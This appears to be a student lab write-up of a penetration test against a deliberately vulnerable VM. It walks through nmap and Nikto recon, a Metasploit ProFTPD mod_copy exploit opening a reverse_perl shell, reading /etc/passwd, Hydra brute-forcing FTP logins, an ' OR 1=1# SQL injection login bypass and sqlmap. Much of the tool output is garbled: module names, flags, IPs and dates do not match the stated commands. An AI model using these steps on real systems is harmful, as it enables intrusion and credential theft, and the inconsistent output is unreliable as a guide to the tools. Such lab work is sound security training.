


Task 1

Details of the steps taken, starting from reconnaissance to the exploit along with all the screenshots, commands/tools used with their descriptions and the arguments and their semantics, i.e. what each of those commands and their respective arguments are expected to do and what they finally do.

Setting up the Vulnerable VM and a Kali Linux VM on a NAT Network in VirtualBox:

I used a Kali Linux VM allowing for secure, isolated penetration testing while keeping my main operating system stable. This setup provides flexibility with tools and configurations in a controlled environment. I set up a NAT network so both machines could communicate with each other while keeping them isolated from the external network and assigned an IPv4 prefix (192.168.100.0/24 in my case) to ensure that both machines within the NAT network have unique IP addresses and can communicate with each other.



Identifying the Target VM's IP Address Using Nmap Scans:

Running the command

```
ip addr show
```

on the Kali terminal gives the ip address of the Kali Linux VM (192.168.100.5 here).

```
(kali㉿kali)-[~]
└─$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65535 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
            valid_lft forever preferred_lft forever
    inet6 ::1/128 brd :: scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
        inet 192.168.100.5/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
            valid_lft 572sec preferred_lft 572sec
        inet6 fe80::4b3c:4ba0:5dac:c654/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

By performing an Nmap scan on this IP, you can list the devices on the NAT network. Matching the MAC address of the Vulnerable VM from this list will provide its IP address. The command:

```
sudo nmap -sn 192.168.100.5/24
```

performs a ping scan to check which hosts are up on the specific IP address. It detects if the target is reachable and responsive or not by pinging them according to the -sn argument in the command. The IP address of the Vulnerable VM thus found is 192.168.100.4.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.100.5/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 10:47 EDT
Nmap scan report for 192.168.100.1
Host is up (0.00046s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.100.2
Host is up (0.00032s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.100.3
Host is up (0.0014s latency).
MAC Address: 08:00:27:9C:3A:C3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.4
Host is up (0.0012s latency).
MAC Address: 08:00:27:E0:94:18 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.37 seconds
```

Nmap Scan for Target Analysis:

The command

```
nmap -sS -sV -O -A -p- 192.168.100.4
```

is used to find all the open and vulnerable ports of the target IP Address. -sS argument is used for stealth scanning, -sV identifies the version of services running on open ports., -O determines the operating system of the target, -A Enables OS detection, -p- scans all 65,535 ports.

The following vulnerable ports were found:

- FTP (Port 21) - ProFTPD 1.3.5
 - SSH (Port 22) - OpenSSH 6.6.1p1
 - HTTP (Port 80) - Apache httpd 2.4.7
 - Samba (Port 445) - Samba smbd 4.3.11
 - CUPS (Port 631) - CUPS 1.7
 - MySQL (Port 3306) - MySQL
 - WEBrick HTTP Server (Port 3500) - Ruby on Rails server
 - IRC (Port 6697) - UnrealIRCd
 - Jetty HTTP Server (Port 8080) - Jetty 8.1.7

```
|_ System time: 2024-08-01T14:55:11+00:00
| smb2-security-mode:
|   3::1::1
|_   Message signing enabled but not required
|_ clock-skew: mean: 2s, deviation: 3s, median: 0s
| smb2-time:
| date: 2024-08-01T14:55:08
|_ start_date: N/A
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1  1.19 ms  192.168.100.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 181.77 seconds
```

Scanning HTTP Port Vulnerabilities using NMap:

The nmap command has now been modified to scan a particular port on the target IP address allowing us to gather detailed information or perform specific checks on the web service running on that port.

The following commands were run:

```
nmap -p 80 -sC 192.168.100.4
```

```
nmap -p 3500 -sC 192.168.100.4
```

```
nmap -p 8080 -sC 192.168.100.4
```

-p specifies which port to scan while **-sC** enables Nmap's default script scanning to identify vulnerabilities and gather additional information about the services.

a) Output for nmap -p 80 -sC 192.168.100.4:

The output indicates that the open port can be further explored, as it provides access to files, as confirmed by the Nmap scan.

```
(kali㉿kali)-[~]
└─$ nmap -p 80 -sC 192.168.100.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 07:33 EDT
Nmap scan report for 192.168.100.4
Host is up (0.0030s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_http-title: Index of /
|_http-ls: Volume /
| SIZE   TIME                FILENAME
| 78     2024-08-01 19:10  A3EUR.php
| 80     2024-08-02 07:23  Fsm6R.php
|       2020-10-29 19:37  chat/
|       2011-07-27 20:17  drupal/
| 1.7K   2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
Nmap done: 1 IP address (1 host up) scanned in 18.66 seconds
```

b) Output for nmap -p 3500 -sC 192.168.100.4:

The output shows that the port is closed, so further exploration is unnecessary.

```
(kali㉿kali)-[~]
└─$ nmap -p 3500 -sC 192.168.100.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 07:34 EDT
Nmap scan report for 192.168.100.4
Host is up (0.0018s latency).

PORT      STATE SERVICE
3500/tcp  closed  rtmp-port
Nmap done: 1 IP address (1 host up) scanned in 18.32 seconds
```

c) Output for nmap -p 8080 -sC 192.168.100.4:

The output indicates that even though the port is open, it has Error 404 (Not Found) and hence should not be explored further.

```
(kali㉿kali)-[~]
└─$ nmap -p 8080 -sC 192.168.100.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 07:34 EDT
Nmap scan report for 192.168.100.4
Host is up (0.0020s latency).

PORT      STATE SERVICE
8080/tcp  open  http-proxy
|_http-title: Error 404 - Not Found
Nmap done: 1 IP address (1 host up) scanned in 18.32 seconds
```

Scanning HTTP Ports for Vulnerabilities Using Nikto:

Nikto is a web server scanner that tests for vulnerabilities like outdated software, misconfigurations, and dangerous files. It focuses on HTTP/HTTPS because these protocols are commonly used by web servers and applications. I used Nikto to scan the open HTTP ports 80 (ports 3500 and 8080 ignored as explained earlier) on the target VM to identify potential security issues.

The following command was run:

`nikto -h http://192.168.100.4:80`

-h specifies the target of the Nikto command. The files A3EUR.php, Fsm6R.php, payroll_app.php, and the directories chat, drupal, phpmyadmin are accessible through port 80 after Nikto and NMap scans.

a) Vulnerabilities found through Nikto scan for port 80:

Directory and File Enumeration with Dirb:

Dirb is used to enumerate directories and files on the target VM's web server, specifically targeting HTTP because it typically hosts websites and web applications. This scan helps identify accessible directories and files that may contain sensitive information or expose further vulnerabilities.

The following command was run for this:

dirb http://192.168.100.4

Dirb scan tells us that the directories chat, drupal and phpmyadmin can be exploited.

Exploring Vulnerabilities with Searchsploit:

Used the searchsploit command to locate exploits for directories, ProFTPD 1.3.5, OpenSSH 6.6.1 and Apache 2.4.7. This helped identify potential vulnerabilities and relevant exploits for these services.

The following commands were run to find the potential vulnerabilities in the directories found earlier:

searchsploit drupal

searchsploit phpmyadmin

Using msfconsole and metasploit for Exploiting Identified Vulnerabilities:

Open the console by running the command:

```
msfconsole
```

and then run the following command to search the database for available modules related to ProFTPD. This includes exploits, auxiliary modules, and payloads associated with ProFTPD vulnerabilities:

```
search ProFTPD
```

Name	Disclosure Date	Rank	Check	Description
exploit/linux/mips/metasploit_manager_agent	2011-01-28	average	No	Metasploit Manager Agent Remote Buffer Overflow
exploit/linux/ftp/vsftpd_synchronize	2008-01-11-05	average	No	VSFTPD 1.2.1 - 1.3.8 Synchronize Buffer Overflow (Linux)
target: Automatic Targeting				
target: proftpd 1.3.0 (source install) / Debian 3.1				
exploit/unix/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	proftpd 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
exploit/unix/ftp/proftpd_telnet_iac				
target: Debug				
target: proftpd 1.3.2a Server (FreeBSD 8.4)				
exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	proftpd 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
target: Automatic Targeting				
target: proftpd 1.3.2a Server (Debian) - Squared Metal				
target: proftpd 1.3.2a Server (Debian) - Squared Metal (Debug)				
exploit/unix/ftp/proftpd_133c_mod_copy	2015-04-22	excellent	Yes	proftpd 1.3.3 Mod_Copy Command Execution
exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	proftpd 1.3.3c Backdoor Command Execution

We will try to exploit the 2 modules ranked excellent as they are expected to be more reliable and efficient.

Attempting to exploit option 16 first, as the name suggests it may provide access to a backdoor.

The following commands were executed to set and launch the payload with the variables marked as required:

```
use 16
```

```
show options
```

```
set RHOSTS 192.168.100.4
```

```
set payload payload/cmd/unix/reverse_perl
```

```
set LHOSTS 192.168.100.5
```

```
run
```

RHOSTS specifies the target IP while LHOSTS specifies the attacker IP. The payload is the code that will be executed on the target machine once the exploit is successful. In this scenario, payload/cmd/unix/reverse_perl is a reverse shell payload that will connect back to the attacker's machine, providing a command line interface on the target machine. show option shows the variables that are required to be set before exploit is initiated. run command starts the exploit.

```
msf6 > use 16
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name   Current Setting  Required  Description
CHOST      no           The local client address
CPORT      no           The local client port
LHOSTS    yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21           The target port (TCP)

Exploit target:
Id  Name
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.100.4
RHOSTS => 192.168.100.4

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name   Current Setting  Required  Description
CHOST      no           The local client address
CPORT      no           The local client port
LHOSTS    192.168.100.4  yes        A proxy server target type:host:port[,type:host:port][,...]
RHOSTS    192.168.100.4  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21           yes        The target port (TCP)

Payload options (cmd/unix/reverse_perl):
Name   Current Setting  Required  Description
LHOST     192.168.100.5  yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:
Id  Name
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.100.5
LHOST => 192.168.100.5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 192.168.100.5:4444
[*] 192.168.100.4:421 - Sending Backdoor Command
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

The payload could not create a session for the command line interface as the module was not backdoored according to the output so we move on to the next option to exploit i.e. 15.

The commands used were:

```
use exploit/unix/ftp/proftpd_modcopy_exec  
show options  
set RHOSTS 192.168.100.4  
set payload payload/cmd/unix/reverse_perl  
set LHOSTS 192.168.100.5  
set sitepath /var/www/html  
run
```

The only different command this time around is to set sitepath /var/www/html for payload attack because that's the default directory where the web server's public files are served, making it a strategic location to target instead of the default /var/www where the exploit failed in the first attempt.

```

# No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/http/proftpd_mnopay_exec) > show options

Module options (exploit/multi/http/proftpd_mnopay_exec):

Name   Current Setting  Required  Description
CHOST      no            The local client address
CPORT      80            no        The local client port
FProxy     no            A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS    yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21            yes       FTP port
RPATH     /var/www/html  yes       Absolute writable website path
SSL       false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /index.html  yes       Basic authentication override
TMPPATH   /tmp           yes       Absolute writable path
VHOST     no            HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

Name   Current Setting  Required  Description
LHOST  192.168.100.5  yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:

Id  Name
-   PROFTPD 1.3.5

View the full module info with the info or info -d command.

msf exploit(multi/http/proftpd_mnopay_exec) > set RHOSTS 192.168.100.4
[*] Set RHOSTS to 192.168.100.4
msf exploit(multi/http/proftpd_mnopay_exec) > set sitepath /var/www/html
[*] Set sitepath to /var/www/html

[*] Exploit running as user 'root' on 192.168.100.4 - 4444 (pid: 1144)
[*] Reverse connection established from 192.168.100.5:49444 -> 192.168.100.4:4444

msf exploit(multi/http/proftpd_mnopay_exec) > set payload payload/cmd/unix/reverse_perl
payload  cmd/unix/reverse_perl
[*] Exploit running as user 'root' on 192.168.100.4 - 4444
[*] Reverse connection established from 192.168.100.5:49444 -> 192.168.100.4:4444

[*] Exploit completed - session 1 opened (payload: cmd/unix/reverse_perl) at 2014-08-01 14:29:16 +0400

Module options (exploit/multi/http/proftpd_mnopay_exec):

Name   Current Setting  Required  Description
CHOST      no            The local client address
CPORT      80            no        The local client port
FProxy     no            A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS    192.168.100.4  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21            yes       FTP port
RPATH     /var/www/html  yes       Absolute writable website path
SSL       false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /index.html  yes       Basic authentication override
TMPPATH   /tmp           yes       Absolute writable path
VHOST     no            HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

Name   Current Setting  Required  Description
LHOST  192.168.100.5  yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:

Id  Name
-   PROFTPD 1.3.5

View the full module info with the info or info -d command.

msf exploit(multi/http/proftpd_mnopay_exec) > exploit

[*] Started reverse TCP Handler on 192.168.100.5:4444
[*] 192.168.100.4:49444 -> 192.168.100.4:4444  Connected to FTP server
[*] 192.168.100.4:49444 -> 192.168.100.4:4444  Sending copy commands to FTP server
[*] 192.168.100.4:49444 -> 192.168.100.4:4444  Copying file payload to /var/www/html
[*] 192.168.100.4:49444 -> 192.168.100.4:4444  Deleted /var/www/html/vnopay.php
[*] Command shell session 1 opened (192.168.100.5:4444) -> 192.168.100.4:4444
```

Exploring and Extracting Data Inside the Target VM:

The successful exploitation of the proftpd_modcopy_exec vulnerability in the previous step granted me access to a shell interface on the target machine. Through this shell, I can now execute commands to explore the system and retrieve internal data that could be valuable for further analysis and penetration testing efforts.

The following commands were run in the shell to gather more information:

```
ifconfig  
whoami  
cat /etc/passwd  
cat /etc/shadow
```

a) Output for ifconfig:

The output IP address 192.168.100.4 confirms that I have gained access to a shell interface on the target VM.

```
ifconfig
docker0  Link encap:Ethernet HWaddr 02:42:07:fe:99:ba
          inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
              inet6 addr: fe00::42:7ff:fe99:ba/64 Scope:Link
                  UP BROADCAST MULTICAST MTU:1500 Metric:1
                  RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:11 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                      RX bytes:0 (0.0 B) TX bytes:1528 (1.5 KB)

eth0    Link encap:Ethernet HWaddr 08:00:27:e8:94:18
          inet addr:192.168.100.4 Bcast:192.168.100.255 Mask:255.255.255.0
              inet6 addr: fe80::a00:27ff:fe94:18/64 Scope:Link
                  UP BROADCAST MULTICAST MTU:1500 Metric:1
                  RX packets:1035840 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:350257 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                      RX bytes:74684969 (74.6 MB) TX bytes:35522734 (35.5 MB)
```

b) Output for whoami:

I was logged in as the user www-data which is the standard account used by web servers like Apache.



c) Output for cat /etc/passwd:

The /etc/passwd file on Linux systems contains critical information about user accounts. With access to this file, the www-data user can view details of all system users. According to the file's content, the following non-root users are available for login:

- nc_three_pio
- han_solo
- darth_vader
- leia_organa
- luke_skywalker
- artoo_detoo
- ben_kenobi
- anakin_skywalker
- jarjar_binks
- lando_calrissian
- boba_fett
- jabba_hutt
- greedo
- chewbacca
- kylo_ren
- myuser1

```
cat /etc/passwd
root:x:0:0::/root:/bin/bash
daemon:x:1:1::daemon:/usr/sbin/nologin
bin:x:2:2::bin:/usr/sbin/nologin
sys:x:3:3::sys:/dev/usr/sbin/nologin
sync:x:4:4::sync:/var/run/usr/sbin/nologin
games:x:5:50::games:/usr/games/usr/sbin/nologin
man:x:6:12::man:/var/cache/man/usr/sbin/nologin
lpd:x:7:7::lp:/var/spool/lpd/usr/sbin/nologin
mail:x:8:8::mail:/var/mail/usr/sbin/nologin
news:x:9:9::news:/var/spool/news/usr/sbin/nologin
proxy:x:10:10::ucp:/var/spool/ucp/usr/sbin/nologin
uucp:x:10:10::uucp:/var/spool/uucp/usr/sbin/nologin
proxy:x:13:13::ppp:/bin/usr/sbin/nologin
www-data:x:19:19::www:/var/www/usr/sbin/nologin
backup:x:34:34::backup:/var/backups/usr/sbin/nologin
list:x:38:38::Mailing List Manager:/var/list/usr/sbin/nologin
irc:x:39:39::irc:/var/run/ircd/usr/sbin/nologin
gopher:x:41:41::gopher:/var/run/gopherd/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent/usr/sbin/nologin
libuidx:x:100:101:/var/lib/libuidx
syslog:x:101:101::/var/run/syslog/usr/sbin/nologin
nologin:x:102:102::/var/run/nologin/usr/sbin/nologin
sshd:x:103:65534::/var/run/sshd/usr/sbin/nologin
statd:x:104:65534::/var/lib/rfs/bin/false
dialin:x:105:105::/var/cache/dialin/usr/sbin/nologin
leia_organa:x:1111:1111::/home/leia_organa/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker/bin/bash
han_solo:x:1113:100::/home/han_solo/bin/bash
boba_fett:x:1114:100::/home/boba_fett/bin/bash
jarjar_binks:x:1115:100::/home/jarjar_binks/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian/bin/bash
jabba_hutt:x:1121:100::/home/jabba_hutt/bin/bash
greedo:x:1122:100::/home/greedo/bin/bash
chewbacca:x:1124:100::/home/chewbacca/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren/bin/bash
pgsql:x:106:112::MySQL Daemon,,,:/var/run/pgsql:/bin/false
avahi:x:107:114::Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colorfd:x:108:110::colord colour management daemon,,,:/var/lib/colord:/bin/false
myuser1:x:1080:1000::,/home/myuser1:/bin/bash
```

d) Output for cat /etc/shadow:

Running cat /etc/shadow yielded no output because the www-data user lacks the necessary permissions to access this file, which contains hashed passwords for all users. This step follows our successful exploitation of various vulnerabilities in the target VM and the retrieval of user information. With no further actions possible in this shell session, we now focus on our next task: cracking the password for one of the non-root users listed.

Task 2

One of the tasks is to discover a non-root/non-admin user in the VM and the user's password. You may use various password bruteforce tools for this like hydra. You must show the steps involved, the arguments used and their semantic meanings, along with their outcomes.

Initiating Brute-Force Password Attack Using Hydra:

I will begin a brute-force password attack using Hydra to target the usernames found on the target VM. For this, I'll use the usr/share/wordlists/rockyou.txt password list on Kali Linux, which is renowned for its extensive coverage of common passwords. Generating all possible alphanumeric combinations would be a very big task requiring petabytes of storage and thousands of years to complete (will probably miss the deadline this way), hence I will use the rockyou.txt password list for the brute force attack.

I will start by creating the list of usernames in the same directory as rockyou.txt to be used in the brute force attack using the following command:

```
echo -e
"leia_organa\nluke_skywalker\nhan_solo\nnartoo_detoo\nc_three_pio\nben_kenobi\nndarth_vader\nnanakin_sky
walker\njarjar_binks\nlando_calrissian\nnboba_fett\njabba_hutt\ngreedo\nchewbacca\nkylo_ren\nmyuser1" |
sudo tee /usr/share/wordlists/text.txt
```

The echo -e command outputs a list of usernames, each separated by a newline. The symbol | sends this output to the next command. sudo tee /usr/share/wordlists/text.txt writes the received data to a file with sudo privileges, creating the specified file.

Output of the newly created text.txt file using the command cat text.txt in its directory:

```
(kali㉿kali)-[~/usr/share/wordlists]
$ cat text.txt
han_solo
c_three_pio
darth_vader
leia_organa
luke_skywalker
han_solo
arttoo_detoo
c_three_pio
ben_kenobi
darth_vader
nanakin_skywalker
jarjar_binks
lando_calrissian
nboba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
myuser1
```

The following Hydra command was executed to perform a password brute force attack on the target VM using the list of discovered usernames:

hydra -vV -L /usr/share/wordlists/text.txt -P /usr/share/wordlists/rockyou.txt -e ns ftp://192.168.100.4
-vV activates verbose mode, providing detailed output during the attack. The -L argument specifies the file containing the list of usernames to test, while -P designates the file with passwords to use. The -e ns option extends the brute force attempt by including scenarios where no password (n) or an empty password (s) is used.

```
$ hydra -v -l /usr/share/wordlists/text.txt -r /usr/share/wordlists/rockyou.txt --ns ftp://192.168.100.4

Hydra (v9.5 (C) 2013 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

http://github.com/vanhauser-thc/thc-Hydra) starting at 11:06:01 15-Aug-15


[INFO] attack type : standard
[INFO] threads : 1
[INFO] max tasks : 10000
[INFO] servers : 1
[INFO] overall : 16 tasks, 29950416 login tries (1:16/p:14/444:1), 1434401 tries per task
[INFO] attacking ... (use option -t to skip waiting) from a previous session found, to prevent overwriting, ./hydra.restore
[INFO] attacking ... (use option -t to skip waiting)
[INFO] Resolving addresses ... [VERBOSE] resolving done
[INFO] Starting attack ...
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 1 of 29950416 [child 0] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 2 of 29950416 [child 1] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 3 of 29950416 [child 2] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 4 of 29950416 [child 3] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 5 of 29950416 [child 4] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 6 of 29950416 [child 5] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 7 of 29950416 [child 6] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 8 of 29950416 [child 7] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 9 of 29950416 [child 8] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 10 of 29950416 [child 9] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 11 of 29950416 [child 10] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 12 of 29950416 [child 11] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "12345678" - 13 of 29950416 [child 12] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "daniel" - 14 of 29950416 [child 13] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "babyygirl" - 15 of 29950416 [child 14] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "babyygirl" - 16 of 29950416 [child 15] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "lovely" - 17 of 29950416 [child 16] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "jessica" - 18 of 29950416 [child 17] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "jessica" - 19 of 29950416 [child 18] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "michael" - 20 of 29950416 [child 19] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "ashley" - 21 of 29950416 [child 20] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "ashley" - 22 of 29950416 [child 21] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "111111" - 23 of 29950416 [child 22] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "000000" - 25 of 29950416 [child 23] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "michelle" - 26 of 29950416 [child 24] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "sunshine" - 26 of 29950416 [child 25] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "chocolate" - 29 of 29950416 [child 26] (0/0)
[ATTEMPT] target 192.168.100.4 - login [leia_organix] - pass "password" - 30 of 29950416 [child 27] (0/0)
```

I realized that the brute force attack would take an impractical amount of time and failed to crack even a single password after leaving the laptop running overnight. Therefore, I needed to explore alternative methods to crack the passwords.


Exploring Alternative Methods to Crack a Password:

Upon examining the open and vulnerable ports from the nmap scan of the target VM, I discovered accessible HTTP pages on the target VM. By navigating to <http://192.168.100.4/> in a browser on the Kali VM, I found the files A3EUr.php, Fsm6R.php, and payroll_app.php, along with directories chat, drupal, and phpmyadmin, as identified in the Nikto scan earlier.

Viewing the target VM's HTTP pages in the Kali Linux browser:



The files A3EUr.php and Fsm6R.php failed to load, but payroll_app.php opened successfully and appeared as follows:



SQL Injection on HTTP Files of the Target VM:

Upon seeing the login page, the initial thought was to attempt an SQL injection attack. Entered the classic payload '`OR 1=1#`' in the username field and pressed ok.

The payload ' `OR 1=1#`' breaks out of the query string and adds a condition (`1=1`) that is always true, bypassing authentication. The `#` comments out the rest of the SQL query, ensuring the injected condition is executed.

Successfully bypassed authentication and gained entry, revealing a list of usernames along with their first names and last names and salaries. Further inspection showed that these usernames matched those found through previous vulnerability exploits.

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jar Jar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000

This suggests that additional SQL injection attacks may be feasible due to the open MySQL port detected in the nmap scan of the target IP. To proceed, we start by running an SQLmap command to gather details about the MySQL instance on the target VM.

The following SQLmap command was run to give the below output:

```
sqlmap -u "http://192.168.100.4/payroll_app.php?id=1" --batch --sql-query="SELECT @@version"
```

The -u option specifies the URL to be tested for SQL injection. The --batch flag allows sqlmap to run in non-interactive mode. The --sql-query argument defines the SQL query to be executed if injection is successful.

```
[*] [INFO] testing connection to the target URL
[*] [INFO] testing if the target URL content is stable
[*] [INFO] testing if GET parameter 'id' is static
[*] [INFO] testing if GET parameter 'id' is dynamic
[*] [INFO] testing if GET parameter 'id' might not be dynamic
[*] [INFO] [WARNING] This test shows that GET parameter 'id' might not be injectable
[*] [INFO] testing for SQL injection on GET parameter 'id'
[*] [INFO] testing 'AND error-based blind - WHERE or HAVING clause'
[*] [INFO] testing 'AND error-based blind - Parent replace (original value)'
[*] [INFO] testing 'AND error-based - WHERE, HAVING, ORDER BY clause (EXTRACTVALUE)'
[*] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
